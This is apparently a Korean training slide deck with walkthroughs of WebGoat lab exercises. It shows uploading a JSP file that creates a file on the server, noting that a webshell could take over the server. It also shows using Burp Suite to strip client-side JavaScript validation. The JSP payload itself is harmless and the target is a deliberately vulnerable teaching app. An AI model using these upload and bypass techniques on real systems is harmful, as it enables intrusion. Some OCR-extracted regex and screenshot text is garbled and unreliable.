


## 5 <실습> WebGoat

### • 실습 풀이

#### - 공격 서버에서 이미지 파일 업로드 4


- » 마우스 오른쪽을 클릭하여 View Image Info를 눌러준다.
- » [http://\[피해자 PC 서버\]:8080/WebGoat/uploads/shot.png](http://[피해자 PC 서버]:8080/WebGoat/uploads/shot.png)에 업로드가 되었다는 걸 확인



## • 실습 풀이

### - 공격 서버에서 업로드 할 악성 JSP 파일 작성

```
» Java.io.File file = new java.io.File("guest.txt"); // 파일 생성 전 정의  
» file.createNewFile(); // 파일 생성  
» out.println("file created: "+request.getRealPath(file.getName())); // 파일 경로 화면에 출력  
» <script>alert("myfile.jsp is running");</script> // 알람창
```



The screenshot shows a VIM editor window titled "myfile.jsp + (~) - VIM". The menu bar includes File, Edit, View, Search, Terminal, and Help. The code in the editor is:

```
<HTML>  
<%  
java.io.File file = new java.io.File("guest.txt");  
file.createNewFile();  
out.println("file created: "+request.getRealPath(file.getName()));  
%>  
<script>alert("myfile.jsp is running");</script>  
</HTML>
```


The status bar at the bottom right shows "8,7" and "All".

## 5 <실습> WebGoat

### • 실습 풀이

#### - 공격 서버에서 작성한 악성 JSP 파일 업로드

» 만들어지는 파일 위치는 자신이 vi 편집기를 열었던 위치에 생성



# 5 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 Url 창에 업로드가 되는 경로와 작성한 악성 JSP 입력 후 접속

- » [http://\[피해자 PC 서버\]:8080/WebGoat/uploads/myfile.jsp](http://[피해자 PC 서버]:8080/WebGoat/uploads/myfile.jsp) 입력
- » Your current image에서 jpg가 이미지가 아니기 때문에 깨진 파일 표시

WebGoat - Iceweasel

File Edit View History Bookmarks Tools Help

WebGoat Apache Tomcat/7.0.59 - ... Preferences

http://192.168.93.144:8080/WebGoat/uploads/myfile.jsp

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

WEBGOAT

Malicious File Execution

Show Source Show Solution Show Plan Show Hints Restart Lesson

The form below allows you to upload an image which will be displayed on this page. Features like this are often found on web based discussion boards and social networking sites. This feature is vulnerable to Malicious File ntExecution.

In order to pass this lesson, upload and run a malicious file. In order to prove that your file can execute, it should create another file named:

./extract/webapps/WebGoat/mfe\_target/guest.txt

Once you have created this file, you will pass the lesson.

WebGoat Image Storage

Your current image:

Upload a new image:  No file selected.

Cookies / Parameters

Cookie/s	
name	JSESSIONID
value	FE2EBD13EE80AD1D6FAF2F30E7A563F4
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Parameters


scr	2027530490
menu	1600
stage	
num	

## 5 <실습> WebGoat

### • 실습 풀이

#### - 공격 서버에서 접속 후 실행됐다는 화면 출력

- » 알람창과 guest.txt라는 파일이 ./extract/webapps/WebGoat/라는 경로에 생성이 되었다는 글이 화면상에 출력
- » 대표적인 공격으로 guest.txt가 Webshell일 경우 Webshell을 이용해 서버에 권한을 장악



## • 실습번호 # 1.3.2.6 잘못된 보안 구성(OWASP Top 10 중 A6:2017)

### - 실습 목표

» JavaScript 유효성 검사 우회(Javascript validation Bypass)에 대해 취약점을 알 수 있습니다.

### - 실습 환경

목적	ID/PW	IP
Kali	root/toor	10.10.1.99
WebGoat	guest/guest	10.10.1.143:8080

\* 아래의 사진의 IP가 다를 수 있습니다.

### - 실습 문제 구성

» 피해자 PC 서버는 JavaScript 유효성 검사 우회(Javascript validation Bypass) 취약점 공격을 통해 클라이언트 및 서버 측 검증을 모두 수행합니다. 클라이언트 측 유효성 검사를 중단하고 예상치 못한 웹 사이트 입력을 보내되 동시에 7명의 유효성 검사기를 모두 마비시키시오.

# 6 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 문제 선택

- 실습 풀이
  - 공격 서버에서 문제 선택
    - » Parameter Tampering
    - » Bypass Client Side JavaScript Validation 선택

WebGoat - Mozilla Firefox

192.168.93.144:8080/WebGoat/start.mvc#attack/1574219258/1700

Most Visited ▾ Offensive Security Kali Linux Kali Docs Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Getting Started

AJAX Security >  
Authentication Flaws >  
Buffer Overflows >  
Code Quality >  
Concurrency >  
Cross-Site Scripting (XSS) >  
Improper Error Handling >  
Injection Flaws >  
Denial of Service >  
Insecure Communication >  
Insecure Storage >  
Malicious Execution >  
**Parameter Tampering >**  
Bypass HTML Field Restrictions  
XML External Entity (XXE)  
Exploit Hidden Fields  
Exploit Unchecked Email  
**Bypass Client Side JavaScript Validation**  
Session Management Flaws >  
Web Services >  
Admin Functions >

This website performs both client and server side validation. For this exercise, your job is to break the client side validation and send the website input that it wasn't expecting. **You must break all 7 validators at the same time.**

Field1: exactly three lowercase characters(^[a-z]{3}\$)  
abc

Field2: exactly three digits(^[0-9]{3}\$)  
123

Field3: letters, numbers, and space only(^[a-zA-Z0-9 ]\*\$)  
abc 123 ABC

Field4: enumeration of numbers (^one|two|three|four|five|six|seven|eight|nine\$)  
seven

Field5: simple zip code (^d{5}\$)  
90210

Field6: zip with optional dash four (^d{5}(-d{4})? \$)  
90210-1111

Field7: US phone number with or without dashes (^[2-9]d{2}-?d{3}-?d{4}\$)  
301-604-4882

Submit

Cookie/s

name	JSESSIONID
value	ACD0448258E7B049AAE2EEE28ACDE70A
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Parameters


scr	1574219258
menu	1700
stage	
num	

## 6 <실습> WebGoat

- 실습 풀이

- 공격 서버에서 프록시 설정 후 Burp Suite를 실행하여 대기

» Intercept is on으로 대기



# 6 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 유효성 검사기의 제약 조건 설명

- » Field1: 정확하게 세 개의 소문자( $^{\wedge}[a-z]\{3\}\$$ )
- » Field2: 정확히 세 자리( $^{\wedge}[0-9]\{3\}\$$ )
- » Field3: 문자, 숫자 및 공백만( $^{\wedge}[a-zA-Z0-9 ]*\$$ )
- » Field4: 숫자의 열거 ( $^{\wedge}(one|two|three|four|five|six|seven|eight|nine)\$$ )
- » Field5: 간단한 우편 번호 ( $^{\wedge}\d\{5\}\$$ )
- » Field6: -(대시) 4자리로 압축 ( $^{\wedge}\d\{5\}(-\d\{4\})?\$$ )
- » Field7: -(대시)가 있거나 없는 미국 전화 번호( $^{\wedge}[2-9]\d\{2\}-\d\{3\}-\d\{4\}\$$ )

This website performs both client and server side validation. For this exercise, your job is to break the client side validation and send the website input that it wasn't expecting. You must break all 7 validators at the same time.

Field1: exactly three lowercase characters( $^{\wedge}[a-z]\{3\}\$$ )  
abc

Field2: exactly three digits( $^{\wedge}[0-9]\{3\}\$$ )  
123

Field3: letters, numbers, and space only( $^{\wedge}[a-zA-Z0-9 ]*\$$ )  
abc 123 ABC

Field4: enumeration of numbers ( $^{\wedge}(one|two|three|four|five|six|seven|eight|nine)\$$ )  
seven

Field5: simple zip code ( $^{\wedge}\d\{5\}\$$ )  
90210

Field6: zip with optional dash four ( $^{\wedge}\d\{5\}(-\d\{4\})?\$$ )  
90210-1111

Field7: US phone number with or without dashes ( $^{\wedge}[2-9]\d\{2\}-\d\{3\}-\d\{4\}\$$ )  
301-604-4882

Cookie/s

name	JSESSIONID
value	ACD044B258E7B049AAE2EEE28ACDE70A
comment	-1
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Parameters

scr	1574219258
menu	1700
stage	
num	

# 6 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 피해자 PC 서버에게 보낼 패킷 Burp Suite 1

» 새로 고침 클릭

The screenshot shows a Mozilla Firefox window with the title "WebGoat - Mozilla Firefox". The address bar contains the URL `192.168.93.144:8080/WebGoat/start.mvc#attack/1574219258/1700`. The main content area is titled "Bypass Client Side JavaScript Validation". It features a sidebar with a "WEBGOAT" logo and a navigation menu listing various security flaws like Introduction, General, Access Control Flaws, etc. The main content area has six input fields with validation rules:

- Field1: exactly three lowercase characters(`^a-z{3}$`)  
Value: abc
- Field2: exactly three digits(`^0-9{3}$`)  
Value: 123
- Field3: letters, numbers, and space only(`^a-zA-Z0-9*$`)  
Value: abc 123 ABC
- Field4: enumeration of numbers (`^(one|two|three|four|five|six|seven|eight|nine)$`)  
Value: seven
- Field5: simple zip code (`^\d{5}$`)  
Value: 90210
- Field6: zip with optional dash four (`^\d{5}{(-)\d{4}}$`)  
Value: 90210-1111

To the right, there is a "Cookies / Parameters" sidebar:

Cookie/s	
<b>name</b>	JSESSIONID
<b>value</b>	ACD0448258E7B049AAE2EEE28ACDE70A
<b>comment</b>	
<b>domain</b>	-1
<b>maxAge</b>	
<b>path</b>	
<b>secure</b>	false
<b>version</b>	0
<b>httpOnly</b>	false

**Parameters**


<b>scr</b>	1574219258
<b>menu</b>	1700
<b>stage</b>	
<b>num</b>	

## 6 <실습> WebGoat

### • 실습 풀이

#### - 공격 서버에서 피해자 PC 서버에게 보낼 패킷 Burp Suite 2


- » 마우스 오른쪽 -> Do intercept -> Response to this request 진행 즉 요청을 나 자신에게 응답
- » Forward



# 6 <실습> WebGoat

## • 실습 풀이

- 공격 서버에서 피해자 PC 서버에게 보낼 패킷 Burp Suite 3
  - » 그림과 같은 화면이 나올 때 까지 Do intercept -> Response to this request 진행



# 6 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 피해자 PC 서버에게 보낼 패킷 Burp Suite 4

» Forward를 계속 진행

Burp Suite Community Edition v1.7.35 - Temporary Project

HTTP/1.1 200 OK  
Server: Apache-Coyote/1.1  
Content-Type: text/html;charset=ISO-8859-1  
Content-Length: 2514  
Date: Sun, 16 Sep 2018 08:16:46 GMT  
Connection: close

<!-- HTML fragment corresponding to the lesson content -->

```
<div id="lessonContent">
    This website performs both client and server side validation. For this exercise, your job is to break the client side validation and send the
    website input that it wasn't expecting. <b> You must break all 7 validators at the same time. </b>
</div>
<div id="message" class="info"></div>

<div id="lessonContent"><form accept-charset='UNKNOWN' method='POST' name='form' action='#attack/1574219258/1700' enctype='''><SCRIPT>
    regex1=/^([a-z]{3})$/;
    regex2=/^([0-9]{3})$/;
    regex3=/^([a-zA-Z0-9]{3})$/;
    regex4=/^(one|two|three|four|five|six|seven|eight|nine){1}$/;
    regex5=/^(\d{5})$/;
    regex6=/^(\d{5})(-\d{4})$/;
    regex7=/^(\d{2}-\d{2})\d{2}-\d{3}-\d{4}$/,
    function validate() {
        msg='JavaScript found form errors'; err=0;
        if (!regex1.test(document.form.field1.value)) {err+=1; msg+='\n bad field1';}
        if (!regex2.test(document.form.field2.value)) {err+=1; msg+='\n bad field2';}
        if (!regex3.test(document.form.field3.value)) {err+=1; msg+='\n bad field3';}
        if (!regex4.test(document.form.field4.value)) {err+=1; msg+='\n bad field4';}
        if (!regex5.test(document.form.field5.value)) {err+=1; msg+='\n bad field5';}
        if (!regex6.test(document.form.field6.value)) {err+=1; msg+='\n bad field6';}
        if (!regex7.test(document.form.field7.value)) {err+=1; msg+='\n bad field7';}
    }
</SCRIPT></form>
```

# 6 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 피해자 PC 서버에게 보낼 패킷 Burp Suite 5

- » 정규 표현식의 유효성을 검사하는 글꼴(빨간색 박스 부분) 삭제
- » onclick='validate();' 삭제 후 Forward

Burp Suite Community Edition v1.7.35 - Temporary Project

Forward Drop Intercept is on Action

Raw Headers Hex HTML Render

```

website input that it wasn't expecting. <b> You must break all 7 validators at the same time. </b>
</div>
<div id="message" class="info"></div>

<div id="lessonContent"><form accept-charset='UNKNOWN' method='POST' name='form' action='#attack/1574219258/1700' enctype=' '><SCRIPT>
regex1='^a-zA-Z{3}$';
regex2='^0-9{3}$';
regex3='^a-zA-Z0-9+*$';
regex4='^(one|two|three|four|five|six|seven|eight|nine)$';
regex5='^\d{5}$';
regex6='^\d{5}(-\d{4})?';
regex7='^\d{2}-\d{2}-\d{2}\d{2}-\d{4}$';
function validate() {
msg='JavaScript found form errors'; err=0;
if (!regex1.test(document.form.field1.value)) {err+=1; msg+=`\n bad field1`};
if (!regex2.test(document.form.field2.value)) {err+=1; msg+=`\n bad field2`};
if (!regex3.test(document.form.field3.value)) {err+=1; msg+=`\n bad field3`};
if (!regex4.test(document.form.field4.value)) {err+=1; msg+=`\n bad field4`};
if (!regex5.test(document.form.field5.value)) {err+=1; msg+=`\n bad field5`};
if (!regex6.test(document.form.field6.value)) {err+=1; msg+=`\n bad field6`};
if (!regex7.test(document.form.field7.value)) {err+=1; msg+=`\n bad field7`};
if (err > 0) alert(msg);
else document.form.submit();
}
</SCRIPT>
<div>Field1: exactly three lowercase characters([a-z]{3})</div><div><textarea cols='25' name='field1' rows='1'>abc</textarea></div><p>Field2: exactly three digits([0-9]{3})</div><div><textarea cols='25' name='field2' rows='1'>123</textarea></div><p>Field3: letters, numbers, and space only([a-zA-Z0-9]+)</div><div><textarea cols='25' name='field3' rows='1'>abc 123 ABC</textarea></div><p>Field4: enumeration of numbers ('(one|two|three|four|five|six|seven|eight|nine)')</div><div><textarea cols='25' name='field4' rows='1'>seven</textarea></div><p>Fields: simple zip code ('(\d{5})')</div><div><textarea cols='25' name='field5' rows='1'>90210</textarea></div><p>Field6: zip with optional dash four ('(\d{5}(-\d{4}))')</div><div><textarea cols='25' name='field6' rows='1'>90210-1111</textarea></div><p>Field7: US phone number with or without dashes ('(\d{2}-\d{2}-\d{2}\d{2}-\d{4})')</div><div><textarea cols='25' name='field7' rows='1'>301-604-4882</textarea></div><p><input id='submit_btn' value='Submit' onclick='validate()' type='SUBMIT'></form></div>
```

# 6 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 피해자 PC 서버에게 보낼 패킷 Burp Suite 6

» 반응 X

WebGoat - Mozilla Firefox

192.168.93.144:8080/WebGoat/start.mvc#attack/1574219258/1700

